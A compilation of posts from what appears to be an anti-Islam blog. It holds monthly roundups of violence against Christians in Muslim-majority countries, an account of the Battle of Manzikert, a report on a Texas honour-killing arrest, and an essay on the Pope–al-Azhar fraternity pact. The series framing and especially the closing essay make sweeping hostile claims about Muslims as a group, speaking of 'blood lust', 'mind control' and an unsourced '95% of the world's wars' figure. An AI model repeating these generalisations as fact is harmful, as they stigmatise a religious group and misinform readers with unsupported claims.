Finally, a **video** appeared on TikTok showing a Christian man on the floor being pressured to renounce his faith and embrace Islam. An August 25 **report** describes it:

> In the video in question, the Christian man is seen being pressured to recite the shahada, the Islamic creed, surrounded by people who are not seen. Despite everything, he refuses, saying that for nothing in the world would he recite the Muslim creed and reject the Christian faith. His tormentors then begin to threaten him, saying that he will face serious consequences. Even then, the victim says no, stating that it is his right to keep his faith and that he is ready to suffer all the consequences, that he would not give up his religion.

Commenting on this, Rev. Irfan James of Peshawar **said** that,

> Pakistani Christians suffer many challenges and persecution. They face difficult situations every day. It is sad that young Muslims, the majority community, constantly threaten Christians and our faith. Time and time again, they make fun of our faith, but neither the government nor law enforcement do anything about it. If we report these cases, the offenders get away with it by apologising and saying that they did it in an unconscious way. Should a Christian do something similar, he is immediately accused of blasphemy and the local Christian community is guilty by association. They rape our women, kill our people, destroy or burn our properties.... we want is for our constitution and the law to treat us as equals, with justice, and for the guilty to be put on trial.

***Raymond Ibrahim**, author of* **Crucified Again** *and* **Sword and Scimitar**, *is a Distinguished Senior Fellow at the Gatestone Institute, a Shillman Fellow at the David Horowitz Freedom Center, and a Judith Rosen Friedman Fellow at the Middle East Forum.*

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

Battle of Manzikert: The “Subjugation of Christianity by Islam”

AUGUST 28, 2020
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Raymond Ibrahim

On August 26, 1071, one of the most decisive battles in all world history took place—that of Manzikert, which initiated the creation of the modern state of Turkey atop formerly Christian Asia Minor.

What happened on that day and the days leading to it is worth recounting.

In 1019, “the first appearance of the bloodthirsty beasts … the savage nation of infidels called Turks entered Armenia,” in eastern Anatolia, “and mercilessly slaughtered the Christian faithful with the sword,” writes a chronicler. In the ensuing years and decades, virtually the whole of **Armenia was decimated**: hundreds of thousands were slaughtered or enslaved, and thousands of churches torched or desecrated, including by being turned into mosques:

> Who is able to relate the happenings and ruinous events which befell the Armenians, for everything was covered with blood. . . . Because of the great number of corpses, the land stank, and all of Persia was filled with innumerable captives; thus this whole nation of beasts became drunk with blood. All human beings of Christian faith were in tears and in sorrowful affliction…

Nor was there much doubt concerning what fueled the Turks' animus: "This nation of infidels," a military leader explained, "comes against us because of our Christian faith and they are intent on destroying the ordinances of the worshippers of the cross and on exterminating the Christian faithful." Therefore, "it is fitting and right for all the faithful to go forth with their swords and to die for the Christian faith." Many were of the same mind; records tell of monks and priests, fathers, wives, and children, all shabbily armed but zealous to protect their way of life, coming out to face the invaders—only to be butchered or enslaved.

Nor were the Turkish hordes, under the authority of the ascendant Seljuk tribe, content with Armenia; they continued riding westward across the Anatolian plain, then part of the Eastern Roman Empire ("Byzantium"), leaving a trail of smoke and destruction in their wake. On becoming emperor in 1068, Romanus Diogenes made it his priority to act. By 1069 he had amassed and marched a massive army deep into Asia Minor, liberating numerous cities from the Turks.

The two forces eventually met near the city of Manzikert, just north of Lake Van. The Turkic sultan, Muhammad bin Dawud—better known to posterity as "Alp Arslan," or, "Heroic Lion"—sent a delegation to parley with Romanus on "the pretext of peace" though in reality "stalling for time," explained Michael Attaleiates, who was present. This only "roused the emperor to war."

Romanus spurned the emissaries, forced them to prostrate themselves before him, and commanded them to tell their sultan that "there will be no treaty . . . and no going home except after I have done in the lands of Islam the like of what has been done in the lands of Rome ." Then, having "dismissed the ambassador with the greatest contempt," Romanus incited his men to war with "words of extraordinary violence."

Muhammad exhorted his men to jihad and reminded them of its win-win scenario: "If we are given victory over them, . If not, we will go as martyrs to the Garden." "We are with you!" cried the men in unison when he finished his harangue, followed by a barrage of "Allah Akbars" that reportedly "shook the mountains."

Thus, as "martial music resounded from both sides and the dust of the battlefield billowed up like clouds in the sky," the two armies met on that fateful Friday, August 26, 1071.

The battle ensued in the usual way: Turkic horseman, in a crescent formation that hid their fewer numbers, sped forward and unleashed volleys of arrows, before swiftly retreating. Throngs of Roman men and horses fell; some even broke rank and fled. Undaunted, Romanus maintained the line and marched his forces forward; but because the Turks had unlimited terrain to fall back on, the Christian army never managed to corner and finish them off, even as the Turks continued to engage in effective hit and runs tactics.

When the day was nearly spent, Romanus ordered an about-face back to camp, the only place to feed his men and water their horses. Once he turned his back, the Turks launched an all-out assault, "hurling themselves fiercely upon the Romans with terrifying cries." Havoc ensued. "All were shouting incoherently and riding about in disorder; nobody could say what was going on.... It was like an earthquake with howling, sweat, a swift rush of fear, clouds of dust, and not least Turks riding all around us," Attaleiates later remembered.

Romanus's Varangian Guard (the empire's elite unit of Nordic warriors who were always attached to the emperor they served) were surrounded and, despite fighting valiantly, killed to a man. Seeing that he was "abandoned and completely cut off from help, unsheathed his sword and charged at his enemies, killing many of them and putting others to flight. But he was surrounded by a crowd of adversaries and was wounded in the hand. They recognized him and he was completely encircled; an arrow wounded his horse, which slipped and fell, dragging its rider down with it. Thus the emperor of the Romans was captured and led in chains to the sultan."

Worse, the once proud and imperious Romanus became the first Roman emperor in over a thousand years to experience the ignominy of being taken prisoner from the field of battle. "Those who escaped were but a tiny fraction," notes another chronicler. "Of the majority, some were taken captive, the rest massacred." One Muslim chronicle confirms that the Christians "were killed to such an extent that a valley there where the two sides had met was filled ."

Sultan Muhammad declared victory and hurriedly dispatched "the cross and what had been taken from the Byzantines" to Baghdad, and "the caliph and the Muslims rejoiced. Baghdad was decorated in an unprecedented fashion and domes were erected. It was a great victory the like of which Islam had not seen before," writes a Damascene historian.

The battle, moreover, opened the doorway to the permanent conquest of Asia Minor. Before he was assassinated, the Heroic Lion had commanded the Turks to "be like lion cubs and eagle young, racing through the countryside day and night, slaying the Christians and not sparing any mercy on the Roman nation." This they did; and "the emirs spread like locusts, over the face of the land," invading every corner of Anatolia, sacking some of ancient Christianity's most important cities, including Ephesus, home of Saint John the Evangelist; Nicaea, where Christendom's creed was formulated in 325; and Antioch, the original see of Saint Peter.

“All that was left were devastated fields, trees cut down, mutilated corpses and towns driven mad by fear or in flames.” Hundreds of thousands of Anatolian Christians were reportedly massacred or enslaved. By the early 1090s, the Turks had taken the last Christian bastion, Nicomedia, only 2,500 feet away from Constantinople, across the narrowest point of the Bosporus strait.

Five years later the First Crusade was underway.

Muhammad bin Dawud would be honored by Muslims in general, Turks in particular, for centuries to come. For the “victory of the Seljuq sultan at Manzikert was not just a military triumph over the Byzantine emperor,” explains historian Carole Hillenbrand. “His capture symbolized the subjugation of Christianity by Islam. Manzikert was perceived to be the first step in an epic story in which Turkish-led dynasties would defeat the Christians and proclaim the triumph of Islam.”

Little wonder that, along with another Muhammad—the **sultan** who **conquered Constantinople** in 1453—Turkish president Erdoğan **never fails to honor** (if not seek to emulate) this sultan, Muhammad bin Dawud, Turkey’s “Heroic Lion” and scourge of Christianity.

Note: The above account was excerpted and adapted from the author’s book, **Sword and Scimitar: Fourteen Centuries of War between Islam and the West**. *Raymond Ibrahim is a Shillman Fellow at the David Horowitz Freedom Center, a Judith Rosen Friedman Fellow at the Middle East Forum, and a Distinguished Senior Fellow at the Gatestone Institute.*

Yaser Said, Muslim Who Killed His Teen Daughters in Honor Killing in 2008, Caught in North Texas

AUGUST 27, 2020
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

The Geller Report

For twelve years, Yaser Said has been on the run after his horrific murders of his daughters on January 1, 2008. He did it because they had non-Muslim boyfriends, which as far as Yaser was concerned, brought dishonor upon the family. Murder didn't dishonor the family, but Muslim girls with non-Muslim boys did. This is the reality of honor killing, while the enemedia condemns those who speak out against it as "Islamophobic."

"Yaser Said, Taxi Driver Accused of Killing His Teen Daughters in 2008, Caught in North Texas," by Frank Heinz, **NBCDFW**, August 26, 2020:

> …Yaser Abdel Said, a Lewisville cab driver wanted in connection with brutal slayings of his two teenage daughters, is in custody in North Texas after 12 years on the run.
>
> According to the FBI, Said, who was considered armed and dangerous and known to carry a weapon while driving his cab, was apprehended Wednesday in Justin without incident by agents from the FBI's Dallas Field Office.

The FBI said Said is currently in federal custody and will soon be transferred to Dallas County. According to the FBI, a $100,000 reward was being offered for his capture. It's not clear how agents knew where to find Said or if someone was eligible to claim the reward.

Said had been on the run since 2008 after police said he took his daughters, 18-year-old Amina and 17-year-old Sarah, to get something to eat on New Year's Day. He put the girls in his taxicab and left their home in Lewisville for Irving where he allegedly shot them both as they sat in his cab.

The girls, who were both students at Lewisville High School, were reportedly shot multiple times….

SOURCE: **THE GELLER REPORT**

“An Injustice Crying Out to Heaven”: Muslim Persecution of Christians, July 2020

AUGUST 24, 2020
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM

Raymond Ibrahim | **Gatestone**

The Slaughter of Christians

Uganda: A group of Muslims **beat and drowned** a pastor and another Christian for sharing the Gospel with their coreligionists. Peter Kyakulaga, pastor of the Church of Christ, and church member Tuule Mumbya, had begun to sail across Lake Nakuwa, where they would meet and evangelize to Muslims. More “**hard-line**” Muslims disliked this: “We have discovered that your mission is not to fish but to hold Christian meetings and then convert Muslims to Christianity,” a man **told** them. “We are not going to take this mission of yours lightly. This is our last warning to you.” On the next day in late June, Christian villagers came knocking on the door of David Nabyoma, a **local leader**:

> They were requesting help, saying Muslims from Lugonyola had invaded the area around the lakeside, and several Christians were reported to have been injured, including my son. Immediately we rushed to the scene of the incident with several Christians. We hired four boats and drove to the lake and found out that two of the Christians had been badly beaten and drowned in the lake and died instantly.

Pastor Peter, 25, is survived by a wife and two children, 2 and 4; congregant Tuule, 22, is survived by a wife and a 2-year-old child.

Mozambique: Islamic militants have been responsible for "**escalating extremist violence**" in Cabo Delgado Province, where they have been attempting to carve out an Islamic state , and "where multiple churches have been burnt, people beheaded, young girls kidnapped, and hundreds of thousands of people displaced by the violence," according to a July 23 **report**. More than one thousand have been slaughtered since 2017, when the Islamic uprising began. In one week in June, 15 people were beheaded in the Christian-majority nation. Discussing the situation, Bishop Lisboa **said**: "The world has no idea yet what is happening because of indifference. We do not yet have the solidarity that there should be." One of the worst incidents occurred on Good Friday, when the terrorists torched a church and massacred 52 people. After explaining how five or six chapels were torched in just one recent month, the bishop **described** what happened to the historic Sacred Heart of Jesus mission:

> They attacked the church and burnt the benches and a statue of Our Lady, made of ebony. They also destroyed an image of the Sacred Heart of Jesus, to whom the parish is dedicated. Fortunately, they were unable to burn the building itself, only the benches.

What is happening is "an injustice that is crying out to heaven" he **concluded**. Paulo Rangel, a Portuguese Member of the European Parliament, also discussed the situation in Mozabique: "The international community is nowhere to be seen in regard to the problem," he **said**:

> The people were already living in extreme poverty, facing grave difficulties. problem is that at the present moment these people are facing the threat of death, of losing their homes, of becoming uprooted.... At present we know that there are young girls who have been abducted and enslaved, forced into sexual slavery by some of these guerrillas, these insurgents, these terrorists...We know that the recruitment of boys and adolescents, some of them very young, aged 14, 15, 16, is also happening. It is obvious that these young boys are under coercion. If they refuse to join the group, they could be killed.

Nigeria: In a 35-second video posted July 22, Islamic terrorists **executed five men**, three of whom were Christians. Blindfolded and on their knees, with the executors standing behind them, one of the terrorists **said**,

> This is a message to all those being used by infidels to convert Muslims to Christianity. We want you out there to understand that those of you being used to convert Muslims to Christianity are only being used for selfish purposes. And that is the reason whenever we capture you, they don't care to rescue you or work towards securing your release from us; and this is because they don't need you or value your lives. We therefore, call on you to return to Allah by becoming Muslims. We shall continue to block all routes you travel. If you don't heed our warning, the fate of these five individuals will be your fate.

Then the speaker says *bismillah*—meaning, "in the name of Allah"—and the executioners shoot their captives in the backs of their heads.

Additionally, at least **171 Christians were slaughtered** by Muslim Fulani herdsmen in the space of roughly three weeks: Summaries of some follow:

- On July 10, Muslim herdsmen massacred 22 Christians — "**mostly women and children**" — and torched many homes. "They killed two of my children ," **recalled** Bilkisu James from her hospital bed. They also "hacked another five of Bilkisu's relatives to death with machetes including a mother and her baby daughter and a mother and her two sons."
- On July 11, a neighboring village was **raided**: "ten women, a baby and an elderly man were burnt to death in a house where they had taken refuge. Another seven villagers were injured and four houses burnt out."
- On July 19, people attending a **wedding celebration** were among at least 32 Christians massacred in Fulani attacks.
- On July 23, a "**horrific** night attack during a torrential rain storm ... t least seven Christians died... as militants brutally hacked unarmed men and women and children to death with

machetes." The report **adds** that "This was the second attack on the village within days, with seven murdered in an attack days earlier."

- On July 29, Muslim herdsmen **murdered another 14 Christians** — 13 of whom belonged to one extended family. Only one member of the family remained alive; his wife, all his children, aunt, uncle, brother, and other relatives were slaughtered.

Attacks on Christian Churches

Turkey: A Muslim man **broke** into Holy Cross, a historic Armenian cathedral in eastern Turkey, and proceeded to recite the *adhan*—the Islamic call to prayer traditionally made from mosques—while others videotaped him. He repeatedly **chanted** "Allahu Akbar," and proclaimed the Islamic creed or *shahada*. He also wrote graffiti on the church walls: "Raising the Adhan in the church's sanctuary has brought life back to it." The July 2 **report** adds that,

> Most churches and monasteries in Turkey have been left abandoned following the genocides of Christian peoples in the early 20th century and the mass emigration of Christians from the country due to decades of persecution. As a result, many churches in Turkey were left to ruin or turned into mosques or stables for animals.

In a separate incident, right before the start of Sunday worship service on July 12, a Turkish man appeared at the Antalya Bible Church and asked to speak to church leadership. He was told to return on the next day, and did so—only to issue **death and arson threats** to a pastor: "You and Özgür are dead. I broke the window of this church a few months ago, will attack again and, if necessary, burn it." Security intervened and he was asked to leave before police were involved. Later it was revealed that police had apprehended him when he first broke the church's windows, but released him because he had expressed "**regret**."

Pakistan: A church was forced to **take down its cross**. Barnabas, a Christian resident of the village, **explains**:

> We constructed three floors of minarets on a church and fixed the cross on top of that. However, it was removed after we received threats from local Muslims. The Muslims demanded we remove the cross and all three floors of the minarets, therefore, we had to obey them. Now, the building does not look like a church. It's just a room and therefore we are sad.

"With broken hearts," a local pastor **added**, the congregation agreed to take the cross down—even though "it was an illegal demand against Pakistan's constitution, which guarantees religious

freedom to all citizens."

> We took this decision for the safety and protection of Christians in the village.... Muslims threatened that if we don't remove the cross, they will ban the prayer services and take the church property.... The authorities must look into this matter and ensure freedom of religion to all the segments of society.

In a separate incident, police violently interrupted a Christian prayer service. According to a brief July 13 **report**,

> A priest was leading a prayer before providing a free meal for the poor when police officers appeared, and without further notice, they started damaging the stuff for prayer service.... Policemen turned down the meal, thrashed the pastor and people present. They captured the small sound-system, and beat men and women.

Another **report** offers more details concerning the fate of Raja Walter, the event organizer, **who** works to "raise funds to help people who are unfortunate or who have been severely affected by the coronavirus":

> rmed policemen without a badge identifying them came to the food point and attacked him. He was beaten and tortured. Agents also smashed the loudspeaker he uses to motivate people and recite prayers before handing out food. The attack began as Raja was handing out food. As they struck him, the agents threw away his heart medicines and mobile phone. When they tried to arrest him, women present at the scene began to cry and pray for Walter, who by then had lost consciousness.

"It is ridiculous to treat Mr. Raja Walter like that," a beneficiary of the free food **said**: "He has never done anything wrong to anyone. He is like an angel; he supports the poor and needy." The attack, **notes** the report, "was likely caused by the use of speakers for praying."

Canada: On July 28, a 16-year-old Muslim refugee from Syria **pleaded guilty** to four counts of terrorism. His schemes—including "a solo operation in the next few days"—were shared with and exposed by an undercover FBI agent posing as a fellow ISIS supporter online. "Churches," the Muslim youth had written, and other "crowded places filled with crucifix believers" were among his primary targets. "Detonators, containers filled with white powders that turned out to be

explosives, and diagrams of improvised explosive devices were among the 95 exhibits they seized. It was a bomb lab," says the **report**. His sentencing is set for September.

France: After fire broke out in the Cathedral of Nantes—caused by an asylum seeker—"Muslim users, mostly of Arab origin, and their leftist fanboys in Central Europe express their enthusiasm and glee online, according to a July 19 German-language **report**. Such expressions appeared all throughout social media, but "especially Facebook," where "the sympathizers of Islamization bluntly celebrated their satisfaction: through laughing or smiley emoticons or 'like' clicks they expressed what they think of burning Christian houses of worship." The report further **observed** that "this type of expression of opinion … does not lead to the deletion and blocking of the users by social media teams—whereas masses of comments are deleted as 'hate speech.'"

Attacks on Converts to Christianity

Kenya: A pack of seven Muslims beat Fozia, a Christian woman, aged 21, **till she lost consciousness**. They also broke the teeth of her sister, Asha, aged 19, and beat their 18-year-old brother. Problems began when "Muslims started questioning us why we were not attending Friday worship at the mosque," Fozia **explained**. "This interrogation continued for several months." Then one day, when the siblings went outside their home to restore its water supply, they saw a raucous group of Somalis approaching: "There were noisy shouts calling us infidels," **recalled** Fozia:

> They said, "We know you do not belong to us. We have got hold of you today – we have no mercy on you people. You need to return to where you came from." They began hitting me with sticks and a blunt object, which injured my back and my right hand. There I fainted for five hours and regained consciousness at the hospital .

"The attackers injured me by hitting my head against the wall," her sister Asha **added**. "My two front teeth got broken, and the attack caused the left side of my body to swell…" **According** to their widowed mother, the family has been "running for their lives from Muslims of Somali descent who have attacked them for nearly 10 years:

> are receiving threats that my children should withdraw the case from police if we are to remain safe. But we demand compensation for my three ailing children and medication for them. Three weeks have now gone by, and my children are constantly on pain killers.

These are not the first attacks on the apostate family; according to the **report**,

> In 2016 Somali Muslims attacked another of her adult sons, beating him unconscious. Muslim Somalis in Nairobi had seriously injured the same son on Oct. 27, 2011, after they learned that family members had become Christian. The Somali neighbors hit him with a metal bar on his forehead and face, and he lost two teeth and sustained knife wounds to his hand. They left him for dead. Her family has suffered various attacks since embracing Christ. After she filed a police complaint about an attack by Somali Muslims in Kenya in 2014, no fewer than 10 Islamic elders visited her to warn that she was risking her life by doing so. Somalis generally believe all Somalis are Muslims by birth and that any Somali who becomes a Christian can be charged with apostasy, punishable by death.

Morocco: "Converts to Christianity in Morocco have been repeatedly arrested by police as part of a campaign clamping down on the Faith," says a July 17 **report**; some have been arrested as many as three times in one week. Jawad Elhamidy, president of the Moroccan Association of Rights and Religious Liberties, **elaborated**:

> Most are released after interrogation—but are often put under pressure to return to Islam, and face abuse when they refuse.... The penal code holds that all Moroccans are Muslims, so those who convert to Christianity face legal problems, beside threats to their security.

As one example, he gave the story of Mohamed al-Moghany, who converted to Christianity, **and** "whose employer had waved a gun at him and threatened to kill him."

> When Mr. Al Moghany filed a complaint with police, he was told not to speak about his conversion and threats were made against his family. Six months later, following an argument with his employer, he was arrested and sentenced to six months in prison. His wife was interrogated as well.... If a Moroccan enters a church, one of two things can happen—either a policeman sitting in front of the church arrests him or her, or the cleric in charge of the church asks the person to leave, unless the purpose is tourism....Moroccan Christians worship in secret house churches to avoid state sanctions or harassment from society.

The **report** elaborates:

> t is even more dangerous for Christian converts when allegations of blasphemy are made—Christians have been held for several days and there have been incidents of violence.... Unlike foreign Christians, converts do not enjoy freedom of worship under the law.... Foreign clergy are said to discourage Moroccan Christians from attending their churches because of fear of being criminally charged with proselytism. Under Moroccan law, proselytising or converting to another religion is a criminal offence punishable by between six months and three years in prison.

Generic Abuse of Christians

Pakistan: A group of 12 Muslim men, led by one Muhammad Irfan, broke into a Christian man's household, "and tried to kidnap his daughter, Noor, who they planned to rape and forcefully convert to Islam," says a July 26 **report**. When the man and his family intervened, the Muslims thrashed them. "He often teased and disturbed my daughter in the streets, but we always ignored," **explained** the girl's mother:

> Finally, Irfan forcibly entered into my house and intended to kidnap my daughter. However, we resisted. In response, he attacked and beat my entire family who got multiple injuries. My husband and others got injuries in the attack. However, police have not registered the case against Irfan and medical staff have not provided medical aid to the injured.

The **report** adds that "Local supporters of Irfan have issued threats against the family... have threatened to burn down their house if they pursue legal action against Irfan and the other attackers."

Yemen: "Christians living in Yemen," a July 28 **report** says, "request prayer as they experience persecution amidst ongoing war, food shortages, and COVID-19."

> These challenges have created a significant burden of isolation, both spiritually and physically. The Christian population, which once numbered approximately 40,000, is reduced to only a few thousand. Most live unaware of each other's existence and in great fear of discovery from their neighbors... environment has led to persecution that keeps the church underground.

Germany: Two knife-wielding Muslim men attacked and injured a Christian refugee from Syria in the streets of Berlin. According to the July 7 **report**, the victim, Kevork Almassian, who is of Armenian descent, had started receiving death threats a year ago, after "Syrian Islamist activist"

Nahla Osman began accusing the Christian refugee of spreading "**hate**" through his work at a German magazine, which eventually capitulated to Islamist protests and fired Kevork.

Lebanon/Turkey: As a sign of growing Turkish influence, Neshan Der Haroutiounian, a Lebanese television host of Armenian descent, will stand trial in Lebanon for "**insulting the Turkish president and the Turkish people**," apparently in the context of the Ottoman Empire's genocide of Armenians. At one point during the live show he **accused** someone (unclear if a caller in or panelist) who was accusing him of being a dishonest troublemaker of being "A son of a million malicious people … Erdogan, the regime, the Ottomans, and the Turks." Turkey's authorities responded by calling on the Lebanese Foreign Ministry to take measures against the television host; the Turkish Embassy mobilized protesters in front of the television station. **They** "raised Turkish flags, chanted slogans in support of the Ottoman Empire and Erdogan and called on Al Jadeed TV and those in charge of the programme to 'apologise for what happened.'" The Beirut public prosecutor responded by announcing that charges would be filed against Haroutiounian, who is scheduled to stand trial in October. The **report** notes:

> A Lebanese journalist, who spoke on condition of anonymity, said that there were no grounds for the judicial charges against Der Haroutiounian. "This is a matter of a historical dispute that has no prospect, knowing that it is about a great crime against the Armenian people — a crime that Turkey refuses to recognise. This in itself continues to provoke Armenians wherever they are," the journalist told The Arab Weekly.... Some Lebanese Armenians' harsh criticism of Turkey seems to embarrass Lebanese authorities, who have tried to intimidate them into observing certain 'red lines.' There are numerous external forces pressuring Lebanon, starting with Iranian proxy Hezbollah. Turkey is now attempting to curb Lebanon's hard-fought freedoms, of which its citizens are rightly proud, by also exerting pressure on Lebanese authorities.

Egypt: A Christian wife and mother who **disappeared** for nearly three months—supposedly because she had willingly converted to Islam and no longer wanted any connection to her "infidel" husband and three young daughters—was finally **returned to her family**. Ranya 'Abd al-Masih, 39, a high school teacher of English had disappeared on April 22. A few days after her family contacted state security, she appeared in a one minute video dressed in a black *niqab* (female Islamic attire). In the video, and in between tears, Ranya **insisted** that she had finally and formally converted to Islam, which—"praise be to Allah"—she had been secretly following and concealing from her family for nine years. Accordingly, she no longer wanted anyone—her husband, children, family—to bother about her anymore. From the start, her family refused to believe the video and gave **compelling reasons** why. "We've no problem for her to go of her own free will—based on conviction—but not as a person who is threatened and coerced into doing so," her brother, Remon, **explained**: "She was definitely kidnapped and forced to make that video, due to threats against her or her husband and children if she refused to comply." For nearly

three months, Ranya's family and the Coptic Church pleaded with local authorities—even sending a special petition to President Sisi—until she was finally **returned**, on July 15. A Christian spokesman **said** that Ranya and her reunited family are currently staying in an undisclosed location, "until calm returns" to the region. Due to the delicate nature of the situation, the spokesman gave no other details concerning her disappearance and reemergence, other than to **say** that "Ranya remains a Christian who never once converted to Islam."

Tunisia: A July 21 **report** sheds light on the "lack of full citizenship" rights and "societal stigmas" surrounding the Christians of arguably the world's most tolerant Arab nation. According to its **abstract**:

> Although Tunisia is usually presented as ethno-religiously homogenous when compared to other countries in the region, its minorities have long undergone a process of invisibilisation and/or assimilation into the dominant Arab-Muslim identity. Moving from a status of dhimmi under Muslim empires … is the quest of Tunisia's religious minorities for full citizenship still ongoing?… he research shows that religious minorities, although having acquired a certain set of rights, still lack full citizenship to some extent and face societal stigma.

***Raymond Ibrahim**, author of the recent book, **Sword and Scimitar, Fourteen Centuries of War between Islam and the West**, is a Distinguished Senior Fellow at the Gatestone Institute, a Shillman Fellow at the David Horowitz Freedom Center, and a Judith Rosen Friedman Fellow at the Middle East Forum.*

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or

second-class, “tolerated” citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

Ascent to the Summit

MAY 10, 2020
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Two men who meet in the name of peace declare themselves capable of declaring what is right and just for the entire world.

Early February 2019 ushered in a momentous event, the joint signing of a covenant, "The Document on Human Fraternity for World Peace and Living Together," by the Grand Imam of Al-Azhar Ahmed el-Tayeb, the head of Sunni Islam, and the Roman Pope Francis for a **One World Religion.** The historic ceremony was held in front of religious leaders of other faiths as a call for peace between nations, religions and races, although historically, Islamic peace is never achieved and it is they who continue to wage war. The declaration of peace, freedom, and women's rights is indeed a beautiful document as described by **Vatican News**. Yet the imam is one man and the Islamic blood lust has maintained its presence in our world for 1400 years as a tribute to its founder, affecting even its own with intimidation and rules of torture, murder and suicide. Islam is the one religion that has been incompatible with the others and the Pope would do well to question whether Catholicism and the others would be willing to relinquish their own laws to accommodate the one that demands their elimination, in the quest for peace and a one-world religion.

Indonesian Muslim scholars also agreed to boost harmony and spirituality over the violence of the past by encouraging a school curriculum for "teaching Islamic history that contains the compassionate character of the prophet." The suggestion is hardly comforting if it is the same prophet who beheaded the 600 to 800 Jewish men of Medina and enslaved the women and children, and whose descendants continue to engage in the same art of decapitation by the sword and bondage into the perpetual future.

Islam is a complete **100% system of life** with religion being the camouflage for the legal, political, economic, social and military components. The Koran is designed to emotionally and physically control every aspect of human life for the devotee and the kafir (non-Muslim) through mind control via five-times-daily prayers and speech control, as well as through threats and wanton violence. Worldwide, Muslims exercise a disproportionate influence on others and work to get the ruling government of the nation they invade to permit them **self-rule, sharia**, first within the confines of their limited living quarters but eventually with the immutable goal of establishing Islamic law throughout the land. They are commanded never to assimilate in their host culture, and to **destroy crosses** and overtake churches. Thus are the indigenous people victimized and engulfed. It is safe to say that Muslims, through hijrah, are making headway in virtually all the countries of the world, although recognizably not at the same pace or using the

same technique. Muslims are a factor in 95% of the world's wars and gaining ground, so that a totalitarian regime's signature to such a virtually submissive pact is suspect.

Islam sees itself as superior to all other peoples and takes offense at signs of progress accomplished by cultures that preceded it. To that end, its goals are to destroy those cultures' histories and replace them with their own – to present themselves as the original and best of humanity when all others are gone. *Allah's Messenger said: "By Him (Allah) in Whose Hand my soul is, surely the son of Mary will shortly descend amongst you people (Muslims), and will judge mankind justly by the Law of the Quran (as a just ruler) and will break the Cross and kill pigs and abolish the Jizyah ....*" (Bukhari 3:2222)

Christians who do not accept **Muhammad and the Qur'an** are considered the most vile of created beings: *"Nor did those who were given the Scripture become divided until after there had come to them clear evidence. And they were not commanded except to worship Allah, sincere to Him in religion, inclining to truth, and to establish prayer and to give zakah (alms). And that is the correct religion. Indeed, they who disbelieved among the People of the Book and the polytheists will be in the fire of Hell, abiding eternally therein. Those are the most vile of created beings*." — Qur'an 98:6 It is prudent to note that while most religions give alms (tzedakah, in Hebrew), and Israel is invariably the first responder to any nations in need of help during natural disasters, Islam specifies that alms and aid not be given to those who do not honor Islam.

Just as Mohammed captured and has since had full control over Mecca and Medina, Islam established a mythic link to overtake Jerusalem, and Rome is in its sights once again as its **fourth holiest city.** Vatican City is 100% surrounded by massive, **39-foot-high walls** built in the 9th century for protection against the Saracen pirates who pillaged St. Peter's in 846. From that first jihad attack into Rome in 846, Islam declared Rome would follow the fate of Constantinople 500 years before, and the Christian basilica would become a mosque. This, then, is tyrannical globalism and its underlying *raison d'etre*, with which the Pontiff has signed a peace pact. Although his is a noble mission, without written rules of agreement and, indeed, trustworthy mutual compromises, it may still be too soon to prepare for celebration.

There is no doubt that there were some globalist spectators to the historic event, who, if included in the event, would tirelessly campaign for eliminating nationalism and border sovereignty. To facilitate the control of the world population, they prefer overarching establishments, such as the EU (European Union) and WTO (World Trade Organization) to have control and make decisions for all others. Can we – and should we – trust someone at the top to decide our fuel needs? food and quantity requirements? How about medicines and treatment accessibility? our education, entertainment, and available technology? Can the administrator be capable of making impartial, unemotional judgments, and what if he/she allows personal biases to direct the making of decisions that affect the rest of us? We must be guided by our own local supply and demand

issues, the obtainability of goods and services or be overtaken by a socialist economy that always results in scarcity, poverty, hunger, and death.

If one or some of the attendees hold communist leanings, with the belief that man is incapable of self-governing, the stronger master will be put in charge. Such an ideology controls the information circulated, the art produced, the leaders to follow and the thoughts to ponder, and leads to arrests without due cause, punishment without trial, forced labor by humans owned by the state. Contrary to the Commandment, *Thou shalt not steal,* private property will be eliminated, goods commonly owned, production controlled and distributed to others, and the freedom to earn and benefit in accordance with the individual's productions seized.

Judaism has been a persistent annoyance to Islam for 1400 years. Would the Roman Catholic Church now consider joining Islamic forces or would Islam agree to lay down its billion swords? Is the Holy Father aware that Islam's open warfare has already declared, "First comes Saturday, then comes Sunday," meaning, once Judaism is obliterated, Christianity will follow. Yet, how can there be an agreement when even word definitions differ so drastically? To the Pontiff, peace is the absence of war and the hope of amity throughout the lands. To the imam, peace is Allah's blessing to make war against the infidel and bring all to submission, and it is the submission of all that is seen as peace.

